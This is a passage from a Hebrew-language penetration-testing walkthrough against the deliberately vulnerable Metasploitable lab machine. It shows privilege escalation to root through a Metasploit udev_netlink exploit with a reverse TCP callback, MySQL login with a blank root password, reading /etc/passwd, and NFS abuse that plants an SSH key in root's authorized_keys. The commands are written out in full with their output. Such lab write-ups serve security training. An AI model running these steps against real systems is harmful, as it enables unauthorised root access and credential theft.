uuid	Get the UUID for the current session
write	Writes data to a channel

אפשר לוודא גם שאנחנו במכונה הנכונה באיזו הרשאת משתמש

כרגע השם המשתמש הוא tomcat55

```
meterpreter > getuid
Server username: tomcat55
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Meterpreter   : java/linux
```

```
meterpreter > shell
Process 1 created.
Channel 1 created.
id
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:84:3f:40
          inet addr:192.168.1.162  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fd7c:3f5:83b0:0:a00:27ff:fe84:3f40/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe84:3f40/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:21480 errors:0 dropped:0 overruns:0 frame:0
          TX packets:12932 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3618319 (3.4 MB)  TX bytes:4164878 (3.9 MB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:539 errors:0 dropped:0 overruns:0 frame:0
          TX packets:539 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:238173 (232.5 KB)  TX bytes:238173 (232.5 KB)
```

עכשיו ננסה לתת לקבל הרשאות root

בשורת הפקודה נשתמש בפקודה **background** כדי שהשיחה תישאר פתוחה ברקע

```
meterpreter > background
[*] Backgrounding session 1...
```

ונעבור להשתמש במודול הזה **use exploit/linux/local/udev_netlink**

נציג את ההגדרות

Show options

```
msf6 exploit(linux/local/udev_netlink) > use exploit/linux/local/udev_netlink
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/udev_netlink) > show options

Module options (exploit/linux/local/udev_netlink):



| Name       | Current Setting | Required | Description                                               |
|------------|-----------------|----------|-----------------------------------------------------------|
| NetlinkPID |                 | no       | Usually udevd pid-1. Meterpreter sessions will autodetect |
| SESSION    |                 | yes      | The session to run this module on.                        |



Payload options (linux/x86/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.1.228   | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


```


כעת יש להגדיר את מספר השיחה

הפקודה: **set SESSION 1**

```
msf6 exploit(linux/local/udev_netlink) > set SESSION 1
SESSION => 1
msf6 exploit(linux/local/udev_netlink) > run

[!] SESSION may not be compatible with this module.
[*] Started reverse TCP handler on 192.168.1.228:4444
[*] Attempting to autodetect netlink pid...
[*] Meterpreter session, using get_processes to find netlink pid
[*] udev pid: 2281
[+] Found netlink pid: 2280
[*] Writing payload executable (207 bytes) to /tmp/ruHEAuJjSi
[*] Writing exploit executable (1879 bytes) to /tmp/alafsCbAlR
[*] chmod'ing and running it...
[*] Sending stage (980808 bytes) to 192.168.1.162
[*] Meterpreter session 2 opened (192.168.1.228:4444 -> 192.168.1.162:45922) at 2021-03-15 09:57:33 -0700

meterpreter > █
```

נפתחה לנו עוד שיחה

ועם הפקודה **id** נוכל בדוק באיזו הרשאה אנחנו התחברנו

כמו שניתן לראות המשתמש הוגדר כ **.root**.



כמו שניתן לראות השם משתמש **.root**.

MySQL 5.0.51a-3ubuntu5/3306

בחלק הבא נבצע מספר התקפות על שרת הsql המותקן במכונה metasploitable

מחשיפת הסיסמא של השרת ועד כניסה לשרת וביצוע פעולות.

נתחיל בחיפוש אחר המודול הרצוי עם הפקודה **search mysql**

```
msf6 > search mysql
```

Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/admin/http/manageengine_ppp_privsec	2014-11-08	normal	Yes	ManageEngine Password Manager SQLAdvancedSearchResult.cc Pwn SQL Injection
1	auxiliary/admin/http/rails devise_pass_reset	2013-01-28	normal	No	Ruby on Rails Devise Authentication Password Reset
2	auxiliary/admin/mysql/mysql_enum		normal	No	MySQL Enumeration Module
3	auxiliary/admin/mysql/mysql_sql		normal	No	MySQL SQL Generic Query
4	auxiliary/admin/tikiwiki/tikiwiki.php	2006-11-01	normal	No	TikiWiki Information Disclosure
5	auxiliary/analyze/crack_databases		normal	No	Password Cracker: Databases
6	auxiliary/gather/joomla_weblinks_sql	2014-03-02	normal	Yes	Joomla weblinks-categories Unauthenticated SQL Injection Arbitrary File Read
7	auxiliary/scanner/mysql/mysql_authbypass_hashdump	2012-06-09	normal	No	MySQL Authentication Bypass Password Dump
8	auxiliary/scanner/mysql/mysql_file_enum		normal	No	MySQL File/Directory Enumerator
9	auxiliary/scanner/mysql/mysql_hashdump		normal	No	MySQL Password Hashdump
10	auxiliary/scanner/mysql/mysql_login		normal	No	MySQL Login Utility
11	auxiliary/scanner/mysql/mysql_schemadump		normal	No	MySQL Schema Dump
12	auxiliary/scanner/mysql/mysql_version		normal	No	MySQL Server Version Enumeration
13	auxiliary/scanner/mysql/mysql_writable_dirs		normal	No	MySQL Directory Write Test
14	auxiliary/server/capture/mysql		normal	No	Authentication Capture: MySQL
15	exploit/linux/http/libremsa_collectd_cmd_inject	2019-07-15	excellent	Yes	LibreNMS Collectd Command Injection
16	exploit/linux/http/pandora_fm_events_exec	2020-06-04	excellent	Yes	Pandora FMS Events Remote Command Execution
17	exploit/linux/mysql/mysql_yassl_getname	2010-01-25	good	No	MySQL yassl CertDecoder::GetName Buffer Overflow
18	exploit/linux/mysql/mysql_yassl_hello	2008-01-04	good	No	MySQL yassl SSL Hello Message Buffer Overflow
19	exploit/multi/http/manage.engine_dc_ppp_sql	2014-08-08	excellent	Yes	ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
20	exploit/multi/http/wp_db_backup_rce	2019-04-24	excellent	Yes	WP Database Backup RCE
21	exploit/multi/http/zpanel_information_disclosure_rce	2014-01-30	excellent	No	Zpanel Remote Unauthenticated RCE
22	exploit/multi/mysql/mysql_udf_payload	2009-01-16	excellent	No	Oracle MySQL UDF Payload Execution
23	exploit/unix/webapp/kimai_sql	2013-05-21	average	Yes	Kimai v0.9.2 'db_restore.php' SQL Injection
24	exploit/unix/webapp/wp_google_document_embedder_exec	2013-01-03	normal	Yes	WordPress Plugin Google Document Embedder Arbitrary File Disclosure
25	exploit/windows/http/cayin_xpost_sql_rce	2020-06-04	excellent	Yes	Cayin xPost wayfinder_xpost SQL to RCE
26	exploit/windows/mysql/mysql_wsf	2012-12-01	excellent	Yes	Oracle MySQL for Microsoft Windows MDF Execution
27	exploit/windows/mysql/mysql_start_up	2012-12-01	excellent	Yes	Oracle MySQL for Microsoft Windows FILE Privilege Abuse
28	exploit/windows/mysql/mysql_yassl_hello	2008-01-04	average	No	MySQL yassl SSL Hello Message Buffer Overflow
29	exploit/windows/mysql/scrutinizer_upload_exec	2012-07-27	excellent	Yes	Fliter Scrutinizer NetFlow and sFlow Analyzer 9 Default MySQL Credential
30	post/linux/gather/enum_configs		normal	No	Linux Gather Configurations
31	post/linux/gather/enum_users_history		normal	No	Linux Gather User History
32	post/multi/manage/dbvis_add_db_admin		normal	No	Multi Manage DBVisualizer: Add Db Admin

Interact with a module by name or index. For example info 32, use 32 or use post/multi/manage/dbvis_add_db_admin

ונחבר את מודל מספר 10

use Auxiliary/scanner/mysql/mysql_login

```
msf6 > use auxiliary/scanner/mysql/mysql_login
msf6 auxiliary(scanner/mysql/mysql_login) >
```

עכשיו נריץ את הפקודה **show options**

ונגדיר את כתובת הIP

```
msf6 auxiliary(scanner/mysql/mysql_login) > show options
```

Module options (auxiliary/scanner/mysql/mysql_login):

Name	Current Setting	Required	Description
BLANK_PASSWORDS	true	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	3306	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	root	no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

```
msf6 auxiliary(scanner/mysql/mysql_login) > set RHOSTS 192.168.1.162
RHOSTS => 192.168.1.162
msf6 auxiliary(scanner/mysql/mysql_login) > run
```

שימו לב שהשם משתמש והסיסמא נמצאו

במקרה הזה שם המשתמש: root

סיסמא: (ריק)

```
[+] 192.168.1.162:3306 - 192.168.1.162:3306 - Found remote MySQL version 5.0.51a
[+] 192.168.1.162:3306 - 192.168.1.162:3306 - Success: 'root:'
[*] 192.168.1.162:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

מצאנו את השם והסיסמא אפשר לעבור לשלב הבא וננסה למצוא את רשימת המשתמשי המערכת
בקובץ /etc/passwd

בעזרת המודול mysql_sql

נחזור לחיפוש ובחר במודול 24

use Auxiliary/admin/mysql/mysql_sql

msf6 > search sql

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/admin/http/cfme_manageengine_om_passwd_reset	2013-11-12	normal	No	Red Hat CloudForms Management Engine 5.1 via_policy/explores SQL Injection
1	auxiliary/admin/http/manageengine_om_privsec	2014-11-06	normal	Yes	ManageEngine Password Manager SQL AdvancedALSearchResult.ec Pro SQL Injection
2	auxiliary/admin/http/rails_devise_passwd_reset	2013-01-28	normal	No	Ruby on Rails Devise Authentication Password Reset
3	auxiliary/admin/http/sysoaid SQL creds	2013-06-03	normal	No	SysAid Help Desk Database Credentials Disclosure
4	auxiliary/admin/http/typo3_news_module SQL	2017-04-06	normal	No	TYPO3 News Module SQL Injection
5	auxiliary/admin/http/wp_custom_contact_forms	2014-08-07	normal	No	WordPress custom-contact-forms Plugin SQL Upload
6	auxiliary/admin/http/wp_google_maps SQL	2014-04-02	normal	Yes	WordPress Google Maps Plugin SQL Injection
7	auxiliary/admin/http/wp_synposium SQL injection	2015-08-18	normal	Yes	WordPress Synposium Plugin SQL Injection
8	auxiliary/admin/mssql/mssql_enum		normal	No	Microsoft SQL Server Configuration Enumerator
9	auxiliary/admin/mssql/mssql_enum_domain_accounts		normal	No	Microsoft SQL Server SUSER_SNAME Windows Domain Account Enumeration
10	auxiliary/admin/mssql/mssql_enum_domain_accounts SQL		normal	No	Microsoft SQL Server SUSER_SNAME Windows Domain Account Enumeration
11	auxiliary/admin/mssql/mssql_enum SQL logins		normal	No	Microsoft SQL Server SUSER_SNAME SQL Logins Enumeration
12	auxiliary/admin/mssql/mssql_escalate_dbowner		normal	No	Microsoft SQL Server Escalate DB Owner
13	auxiliary/admin/mssql/mssql_escalate_dbowner SQL		normal	No	Microsoft SQL Server SQL Escalate DB Owner
14	auxiliary/admin/mssql/mssql_escalate_execute_as		normal	No	Microsoft SQL Server Escalate EXECUTE AS
15	auxiliary/admin/mssql/mssql_escalate_execute_as SQL		normal	No	Microsoft SQL Server SQL Escalate Execute AS
16	auxiliary/admin/mssql/mssql_exec		normal	No	Microsoft SQL Server xp_cmdshell Command Execution
17	auxiliary/admin/mssql/mssql_findandsampledata		normal	No	Microsoft SQL Server Find and Sample Data
18	auxiliary/admin/mssql/mssql_loff		normal	No	Microsoft SQL Server Interesting Data Finder
19	auxiliary/admin/mssql/mssql_ntlm_stealer		normal	No	Microsoft SQL Server NTLM Stealer
20	auxiliary/admin/mssql/mssql_ntlm_stealer SQL		normal	No	Microsoft SQL Server SQL NTLM Stealer
21	auxiliary/admin/mssql/mssql_sql		normal	No	Microsoft SQL Server Generic Query
22	auxiliary/admin/mssql/mssql_sql_file		normal	No	Microsoft SQL Server Generic Query from File
23	auxiliary/admin/mysql/mysql_enum		normal	No	MySQL Enumeration Module
24	auxiliary/admin/mysql/mysql_enum SQL		normal	No	MySQL SQL Generic Query
25	auxiliary/admin/oracle/oracle_url	2007-12-07	normal	No	Oracle SQL Generic Query
26	auxiliary/admin/oracle/post_exploitation/win32uplasm	2005-02-10	normal	No	Oracle URL Download
27	auxiliary/admin/postgres/postgres_readfile		normal	No	PostgreSQL Server Generic Query
28	auxiliary/admin/postgres/postgres SQL		normal	No	PostgreSQL Server Generic Query
29	auxiliary/admin/scada/advantech_webaccess_dbvisitor SQL	2014-04-08	normal	Yes	Advantech WebAccess DBVisitor.dll ChartThemeConfig SQL Injection
30	auxiliary/admin/teradata/teradata_odbc SQL	2010-03-29	normal	No	Teradata ODBC SQL Query Module
31	auxiliary/admin/tikiwiki/tikiidblib	2006-11-01	normal	No	TikiWiki Information Disclosure

ונציג את ההגדרות עם show options

```
msf6 auxiliary(scanner/mysql/mysql_login) > use auxiliary/admin/mysql/mysql_sql
msf6 auxiliary(admin/mysql/mysql_sql) > show options
```

Module options (auxiliary/admin/mysql/mysql_sql):

Name	Current Setting	Required	Description
PASSWORD		no	The password for the specified username
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	3306	yes	The target port (TCP)
SQL	select version()	yes	The SQL to execute.
USERNAME		no	The username to authenticate as

יש לשים לב למספר דברים. אנחנו כבר יודעים את שם המשתמש והסיסמא מהשלב הקודם

ונצטרך לתת את הנתיה של קובץ passwd

Set RHOSTS 192.168.1.162

Set USERNAME root

Set SQL select load_file('\\etc/passwd')

run

```
msf6 auxiliary(admin/mysql/mysql_sql) > set RHOSTS 192.168.1.162
RHOSTS => 192.168.1.162
msf6 auxiliary(admin/mysql/mysql_sql) > set USERNAME root
USERNAME => root
msf6 auxiliary(admin/mysql/mysql_sql) > set SQL select load_file('\\etc/passwd')
SQL => select load_file('\\etc/passwd')
msf6 auxiliary(admin/mysql/mysql_sql) > run
[*] Running module against 192.168.1.162

[*] 192.168.1.162:3306 - Sending statement: 'select load_file('\\etc/passwd')' ...
[*] 192.168.1.162:3306 - | root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
```

והנה כל שמות המשתמשים והסיסמאות של המערכות.

עכשיו ננסה להשיג את כל החשבונות במערכת mysql ואת ההרשאות השונות ביניהם.

בחלק הזה נעבוד עם המודול

use auxiliary/admin/mysql/mysql_enum

ונעתיק את נתיב לשורת הפקודה ולאחר מכן נציג את האפשרויות עם show options

```
msf6 auxiliary(admin/mysql/mysql_enum) > show options

Module options (auxiliary/admin/mysql/mysql_enum):



| Name     | Current Setting | Required | Description                                                                        |
|----------|-----------------|----------|------------------------------------------------------------------------------------|
| PASSWORD |                 | no       | The password for the specified username                                            |
| RHOSTS   |                 | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT    | 3306            | yes      | The target port (TCP)                                                              |
| USERNAME |                 | no       | The username to authenticate as                                                    |



msf6 auxiliary(admin/mysql/mysql_enum) > set RHOSTS 192.168.1.162
RHOSTS => 192.168.1.162
msf6 auxiliary(admin/mysql/mysql_enum) > set USERNAME root
USERNAME => root
msf6 auxiliary(admin/mysql/mysql_enum) > run
```

set RHOSTS 192.168.1.162

set USERNAME root

run

```
[*] Running module against 192.168.1.162

[*] 192.168.1.162:3306 - Running MySQL Enumerator ...
[*] 192.168.1.162:3306 - Enumerating Parameters
[*] 192.168.1.162:3306 - MySQL Version: 5.0.51a-3ubuntu5
[*] 192.168.1.162:3306 - Compiled for the following OS: debian-linux-gnu
[*] 192.168.1.162:3306 - Architecture: i486
[*] 192.168.1.162:3306 - Server Hostname: metasploitable
[*] 192.168.1.162:3306 - Data Directory: /var/lib/mysql/
[*] 192.168.1.162:3306 - Logging of queries and logins: OFF
[*] 192.168.1.162:3306 - Old Password Hashing Algorithm OFF
[*] 192.168.1.162:3306 - Loading of local files: ON
[*] 192.168.1.162:3306 - Deny logins with old Pre-4.1 Passwords: OFF
[*] 192.168.1.162:3306 - Allow Use of symlinks for Database Files: YES
[*] 192.168.1.162:3306 - Allow Table Merge: YES
[*] 192.168.1.162:3306 - SSL Connections: Enabled
[*] 192.168.1.162:3306 - SSL CA Certificate: /etc/mysql/cacert.pem
[*] 192.168.1.162:3306 - SSL Key: /etc/mysql/server-key.pem
[*] 192.168.1.162:3306 - SSL Certificate: /etc/mysql/server-cert.pem
[*] 192.168.1.162:3306 - Enumerating Accounts:
[*] 192.168.1.162:3306 - List of Accounts with Password Hashes:
[+] 192.168.1.162:3306 - User: debian-sys-maint Host: Password Hash:
[+] 192.168.1.162:3306 - User: root Host: % Password Hash:
[+] 192.168.1.162:3306 - User: guest Host: % Password Hash:
[*] 192.168.1.162:3306 - The following users have GRANT Privilege:
[*] 192.168.1.162:3306 - User: debian-sys-maint Host:
[*] 192.168.1.162:3306 - User: root Host: %
[*] 192.168.1.162:3306 - User: guest Host: %
[*] 192.168.1.162:3306 - The following users have CREATE USER Privilege:
[*] 192.168.1.162:3306 - User: root Host: %
[*] 192.168.1.162:3306 - User: guest Host: %
[*] 192.168.1.162:3306 - The following users have RELOAD Privilege:
[*] 192.168.1.162:3306 - User: debian-sys-maint Host:
[*] 192.168.1.162:3306 - User: root Host: %
[*] 192.168.1.162:3306 - User: guest Host: %
[*] 192.168.1.162:3306 - The following users have SHUTDOWN Privilege:
[*] 192.168.1.162:3306 - User: debian-sys-maint Host:
[*] 192.168.1.162:3306 - User: root Host: %
[*] 192.168.1.162:3306 - User: guest Host: %
[*] 192.168.1.162:3306 - The following users have SUPER Privilege:
[*] 192.168.1.162:3306 - User: debian-sys-maint Host:
[*] 192.168.1.162:3306 - User: root Host: %
[*] 192.168.1.162:3306 - User: guest Host: %
[*] 192.168.1.162:3306 - The following users have FILE Privilege:
[*] 192.168.1.162:3306 - User: debian-sys-maint Host:
[*] 192.168.1.162:3306 - User: root Host: %
[*] 192.168.1.162:3306 - User: guest Host: %
[*] 192.168.1.162:3306 - The following users have PROCESS Privilege:
[*] 192.168.1.162:3306 - User: debian-sys-maint Host:
[*] 192.168.1.162:3306 - User: root Host: %
[*] 192.168.1.162:3306 - User: guest Host: %
[*] 192.168.1.162:3306 - The following accounts have privileges to the mysql database:
```


ואפשר לראות שנקבל הרבה מאוד מידע לגבי החשבונות שנמצאים במערכת.

ננסה עכשיו להתחבר דרך ה kali ישירות לשרת mysql של המכונה metasploitable

הפקודה `mysql -u root -p -h 192.168.1.162`

-u- user

-p- password

-h- host

*רק מזכיר שאין סיסמא ל mysql

```
(root@kali)~[/home/eliot]
# mysql -u root -p -h 192.168.1.162
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 41
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

עכשיו שאנחנו בתוך המערכת ניתן לבצע סוגים שונים של פעולות.

```
MySQL [(none)]> show databases;
```

Database
information_schema
dvwa
metasploit
mysql
owasp10
tikiwiki
tikiwiki195

7 rows in set (0.001 sec)

```
MySQL [owasp10]> describe accounts;
```

Field	Type	Null	Key	Default	Extra
cid	int(11)	NO	PRI	NULL	auto_increment
username	text	YES		NULL	
password	text	YES		NULL	
mysignature	text	YES		NULL	
is_admin	varchar(5)	YES		NULL	

5 rows in set (0.001 sec)

```
MySQL [owasp10]> show tables;
```

Tables_in_owasp10
accounts
blogs_table
captured_data
credit_cards
hitlog
pen_test_tools

6 rows in set (0.001 sec)

```
MySQL [mysql]> show tables;
```

Tables_in_mysql
columns_priv
db
func
help_category
help_keyword
help_relation
help_topic
host
proc
procs_priv
tables_priv
time_zone
time_zone_leap_second
time_zone_name
time_zone_transition
time_zone_transition_type
user

17 rows in set (0.001 sec)

NFS - Network File System port 2049

NFS היא מערכת קבצי רשת המאפשרת לגשת לקבצים במחשבים מרוחקים כאילו היו מאוחסנים על אותו מחשב בו הלקוח משתמש.

החולשה בשירות הזה מאפשרת להתחבר למערכת הקבצים באמצעות העתקת מפתח ssh לקובץ המפתחות של המכונה הנתקפת

תחילה נבצע סריקה לשרת rpc המותקן בmetasploitable כדי להבין איזה שירותים פועלים

הפקודה `rpcinfo -p 192.168.1.157`

מציין את מכונה -p-

```
(root@kali)-[/home/eliot]
# rpcinfo -p 192.168.1.157
program vers proto  port  service
100000    2    tcp    111   portmapper
100000    2    udp    111   portmapper
100024    1    udp    55091 status
100024    1    tcp    45901 status
100003    2    udp    2049  nfs
100003    3    udp    2049  nfs
100003    4    udp    2049  nfs
100021    1    udp    60347 nlockmgr
100021    3    udp    60347 nlockmgr
100021    4    udp    60347 nlockmgr
100003    2    tcp    2049  nfs
100003    3    tcp    2049  nfs
100003    4    tcp    2049  nfs
100021    1    tcp    42464 nlockmgr
100021    3    tcp    42464 nlockmgr
100021    4    tcp    42464 nlockmgr
100005    1    udp    53363 mountd
100005    1    tcp    50446 mountd
100005    2    udp    53363 mountd
100005    2    tcp    50446 mountd
100005    3    udp    53363 mountd
100005    3    tcp    50446 mountd
```

ונראה שיש מספר תהליכי nfs שמאזינים בפורט 2049.

ניתן למקד את החיפוש בעזרת הוספת הפקודה `grep nfs`

כעת נתשאל את המערכת המרוחקת לגבי מידע על מצב השרת ובעלות איזו הרשאות באמצעות הפקודה `showmount`

הפקודה `showmount -e 192.168.1.157`

-e - export list

```
(root@kali)-[/home/eliot]
# showmount -e 192.168.1.157
Export list for 192.168.1.157:
/ *
```

ונוכל לראות שמערכת הקבצים המשותפת היא root

אם ננסה להתחבר נוכל לגשת לכל קובץ במערכת.

כדי להתחבר למערכת ה nfs נצטרך לייצר מפתח ssh ולהעביר אותו למיקום הנכון במכונה המנוצלת וכך נוכל להתחבר למכונה ללא צורך שימוש בסיסמת root

התחילה נבדוק אם איפה ממוקמת תקיית shh שבה נייצר את המפתחות

```
(root@kali)~# ls -shal
total 68K
4.0K drwx----- 7 root root 4.0K Mar 29 07:27 .
4.0K drwxr-xr-x 19 root root 4.0K Mar 29 06:40 ..
8.0K -rw-r--r-- 1 root root 4.4K Feb 10 03:07 .bashrc
4.0K drwx----- 3 root root 4.0K Mar  4 06:21 .cache
4.0K drwxr-xr-x 3 root root 4.0K Mar 15 06:03 .config
12K -rw-r--r-- 1 root root 12K Feb 10 03:10 .face
0 lrwxrwxrwx 1 root root 11 Mar  4 06:08 .face.icon -> /root/.face
4.0K drwxr-xr-x 3 root root 4.0K Feb 10 04:00 .local
4.0K drwxr-xr-x 9 root root 4.0K Mar 15 09:21 .msf4
4.0K -rw----- 1 root root 276 Mar 16 06:34 .mysql_history
4.0K -rw-r--r-- 1 root root 148 Nov  4 12:24 .profile
4.0K drwxr-xr-x 2 root root 4.0K Mar 29 07:19 .ssh
4.0K -rw----- 1 root root 3.9K Mar 25 08:09 .zsh_history
8.0K -rw-r--r-- 1 root root 7.9K Feb 10 03:07 .zshrc
```

כעת נכנס לתקיה ונבדוק את התוכן

`cd .ssh/`

ונשתמש בכלי ssh-keygen כדי לייצר את המפתחות

הפקודה `ssh-keygen -t rsa -b 4096`

-t סוג המפתח

-b bits

```
(root@kali)~/.ssh# ssh-keygen -t rsa -b 4096
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): nfs_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in nfs_rsa
Your public key has been saved in nfs_rsa.pub
The key fingerprint is:
SHA256:RWQxaQJExsxaGviSuNYWhXttdZvPAfEsby1hk49ZUXU root@kali
The key's randomart image is:
+---[RSA 4096]---+
| .. ** .. 0** .+ .. E |
| .o.+ = 0.o+.0* = .. |
| .oo=. . o.+ B=. |
| . o.+ . =0 .. |
| .... S o |
| .. o |
| . |
+---[SHA256]---+
```

עכשיו נוצר לנו 2 מפתחות

1 ציבורי

1 פרטי

כעת נתחבר עם הפקודה `monut` למערכת הקבצים `nfs` ב `metasploitable`

`mount -t 192.168.1.157:/ /mnt -o nolock`

-t- target

-o- options

```
(root@kali)~# mount -t nfs 192.168.1.157:/ /mnt -o nolock
```

עכשיו נכנס לתקיה ונוודא שאנחנו בתקיה המשותפת

```
(root@kali)~# cd /mnt
(root@kali)/mnt# ls
ftp  msfadmin  service  user
```

אחרי שראיתי שהתקיה נמצאת נעבור לתקיית `ssh` ונעברו על כמה דברים כדי לוודא שאנחנו פועלים נכון ונבדוק מה קיים בה

```
(root@kali)/mnt# cd root/.ssh
```

נריץ את הפקודה `ls` ונראה שיש קובץ שנקרא `authorized_keys`
קובץ זה שומר בתוכו את כל המפתחות `ssh` שניתן להשתמש בהם כדי להתחבר מרחוק

```
(root@kali)/mnt/root/.ssh# ls
authorized_keys  known_hosts
```

לאחר שהקובץ קיים ואנחנו יודעים את המיקום שלו נעתיק לאותה תקיה את המפתח הציבורי את שיצרנו קודם

```
(root@kali)/mnt/root/.ssh# cp /root/.ssh/nfs_rsa.pub /mnt/root/.ssh
```


ועכשיו נעביר את תוכן הקובץ nfs_rsa.pub לקובץ authorized_keys כדי שיוכל להזדהות את ההתחברות

```
(root@kali)-[/mnt/root/.ssh]
# cat nfs_rsa.pub >> authorized_keys
```

אחרי שהעתקנו את המפתח לקובץ ננסה להתחבר כ root ב ssh

הפקודה `ssh -i /root.ssh/nfs_rsa root 192.168.1.157`

```
(root@kali)-[/mnt/root/.ssh]
# ssh -i /root.ssh/nfs_rsa root@192.168.1.157

Last login: Mon Mar 29 11:14:26 2021 from kali.lan
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~#
```

ונראה שאנחנו מחוברים כ root ללא סיסמא.

```
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:84:3f:40
          inet addr:192.168.1.157  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fd7c:3f5:83b0:0:a00:27ff:fe84:3f40/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe84:3f40/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4363 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1257 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:389913 (380.7 KB)  TX bytes:148678 (145.1 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:478 errors:0 dropped:0 overruns:0 frame:0
          TX packets:478 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:209097 (204.1 KB)  TX bytes:209097 (204.1 KB)
```

VNC – (Virtual Network Computing) port 5900

vnc הוא שירות המאפשר השתלטות מרחוק על המערכת באמצעות GUI שמציג את המסך של המערכת הנתקפת.
ב metasploitable מותקן vnc גרסה 3.3 שקיימת בו חולשת אבטחה מאוד פשוטה וקלה לניצול.

אז ניגש לmsfconsole

